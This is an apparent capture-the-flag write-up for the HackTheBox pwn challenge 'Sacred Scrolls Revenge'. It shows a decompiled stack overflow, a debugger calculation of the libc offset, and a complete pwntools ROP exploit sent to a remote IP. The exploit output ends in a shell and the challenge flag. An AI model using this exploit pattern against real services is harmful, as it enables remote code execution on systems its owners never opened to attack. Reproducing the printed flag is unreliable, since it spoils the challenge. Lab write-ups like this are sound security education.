
```c

void spell_save(void *param_1)

{
  undefined local_28 [32];

  memcpy(local_28,param_1,600);
  printf("%s\n[-] This spell is not quiet effective, thus it will not be saved!\n",&DAT_0040127f);
  return;
}

```

There is a overflow here, we need to control param1



```c
spell_save(&local_108);
```

We need to control local_108



```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Sacred Scrolls Revenge/challenge]
└─$ python3 solve.py
b'UEsDBBQAAAAIAMOwZliHrJIAEwAAADAAAAAJABwAc3BlbGwudHh0VVQJAAN2m+hlbJvoZXV4CwAB
BOgDAAAEbQAAAPswf+LkR7MWMjgSAJv38jGAAABQSwECHgMUAAAACADDsGZYh6ySABMAAAAwAAAACQ
AYAAAAAAAAAAAApIEAAAAAc3BlbGwudHh0VVQFAAN2m+hldXgLAAEE6AMAAARtAAAAUEsFBgAAAAAB
AAEATwAAAFYAAAAAAA=='
0x7fed6cbcb698
1. Upload ∑ ℙ ∉ ⎳ ⎳
2. Read   ∑ ℙ ∉ ⎳ ⎳
2. Cast   ∑ ℙ ∉ ⎳ ⎳
3. Leave

>> $ █
```


```
(remote) gef➤  vmmap
[ Legend:  Code | Heap | Stack ]
Start              End                Offset             Perm Path
0x0000000000400000 0x0000000000403000 0x0000000000003000 r-x /home/vigneswar/
Pwn/Sacred Scrolls Revenge/challenge/sacred_scrolls
0x0000000000602000 0x0000000000603000 0x0000000000001000 r-- /home/vigneswar/
Pwn/Sacred Scrolls Revenge/challenge/sacred_scrolls
0x0000000000603000 0x0000000000604000 0x0000000000001000 rw- /home/vigneswar/
Pwn/Sacred Scrolls Revenge/challenge/sacred_scrolls
0x00007fed6c9f0000 0x00007fed6c9f3000 0x0000000000003000 rw-
0x00007fed6c9f3000 0x00007fed6ca1b000 0x0000000000028000 r-- /home/vigneswar/
Pwn/Sacred Scrolls Revenge/challenge/glibc/libc.so.6
0x00007fed6ca1b000 0x00007fed6cbb0000 0x0000000000195000 r-x /home/vigneswar/
Pwn/Sacred Scrolls Revenge/challenge/glibc/libc.so.6
0x00007fed6cbb0000 0x00007fed6cc08000 0x0000000000058000 r-- /home/vigneswar/
Pwn/Sacred Scrolls Revenge/challenge/glibc/libc.so.6
0x00007fed6cc08000 0x00007fed6cc0c000 0x0000000000004000 r-- /home/vigneswar/
Pwn/Sacred Scrolls Revenge/challenge/glibc/libc.so.6
0x00007fed6cc0c000 0x00007fed6cc0e000 0x0000000000002000 rw- /home/vigneswar/
Pwn/Sacred Scrolls Revenge/challenge/glibc/libc.so.6
0x00007fed6cc0e000 0x00007fed6cc1d000 0x000000000000f000 rw-
0x00007fed6cc1d000 0x00007fed6cc1f000 0x0000000000002000 r-- /home/vigneswar/
Pwn/Sacred Scrolls Revenge/challenge/glibc/ld-linux-x86-64.so.2
0x00007fed6cc1f000 0x00007fed6cc49000 0x000000000002a000 r-x /home/vigneswar/
Pwn/Sacred Scrolls Revenge/challenge/glibc/ld-linux-x86-64.so.2
0x00007fed6cc49000 0x00007fed6cc54000 0x000000000000b000 r-- /home/vigneswar/
Pwn/Sacred Scrolls Revenge/challenge/glibc/ld-linux-x86-64.so.2
0x00007fed6cc55000 0x00007fed6cc57000 0x0000000000002000 r-- /home/vigneswar/
Pwn/Sacred Scrolls Revenge/challenge/glibc/ld-linux-x86-64.so.2
0x00007fed6cc57000 0x00007fed6cc59000 0x0000000000002000 rw- /home/vigneswar/
Pwn/Sacred Scrolls Revenge/challenge/glibc/ld-linux-x86-64.so.2
0x00007ffdb7f9e000 0x00007ffdb7fc0000 0x0000000000022000 rw- [stack]
0x00007ffdb7fe4000 0x00007ffdb7fe8000 0x0000000000004000 r-- [vvar]
0x00007ffdb7fe8000 0x00007ffdb7fea000 0x0000000000002000 r-x [vdso]
(remote) gef➤  p 0x7fbeQuitx00007fbe2f69b000
(remote) gef➤  p 0x7fed6cbcb698 - 0x00007fed6ca1b000
$1 = 0x1b0698
(remote) gef➤  p 0x7fed6cbcb698 - 0x00007fed6c9f3000
$2 = 0x1d8698
(remote) gef➤
```

4) Exploit

```python
#!/usr/bin/env python3

from pwn import *
import subprocess

context(os='linux', arch='amd64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("./sacred_scrolls")
context.binary = exe
```

```python
while True:
    # io = gdb.debug(exe.path, 'c')
    io = remote('94.237.56.248', 55161)
    io.sendlineafter(b': ', b'\x55'*15)
    io.recvuntil(b'Interact with magic library UUUUUUUUUUUUUUU\n')
    libcaddress = unpack(io.recvline().strip(), 'all')-0x1d8698

    system = p64(libcaddress+0x50d60)
    shell = p64(libcaddress+0x1d8698)
    pop_rdi_ret = p64(0x4011b3)
    ret = p64(0x4007ce)
    payload = b'\xf0\x9f\x91\x93\xe2\x9a\xa1\x00'+ b'A'*32 + pop_rdi_ret +
shell + ret + system
    with open('payload/spell.txt', 'wb') as file:
        file.write(payload)
        file.close()
        subprocess.check_output(['/bin/sh', '-c', 'cd payload && rm
spell.zip; /usr/bin/zip spell.zip spell.txt'])
        payload = subprocess.check_output(['/bin/sh', '-c', '/usr/bin/cat
payload/spell.zip | /usr/bin/base64 -w 0'])
        if b'/' in payload:
            print("Failed payload!")
            continue
    break

io.sendlineafter(b'>> ', b'1')
io.sendlineafter(b': ', payload)
io.sendlineafter(b'>> ', b'2')
io.sendlineafter(b'>> ', b'3')
io.interactive()
```

5) Flag



```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Sacred Scrolls Revenge/challenge]
└─$ python3 solve.py
Failed payload!

[-] This spell is not quiet effective, thus it will not be saved!
$ ls
flag.txt
glibc
sacred_scrolls
spell.txt
spell.zip
$ cat flag.txt
HTB{s1gn3ed_sp3ll5_fr0m_th3_b01_wh0_l1v3d}
$ 
```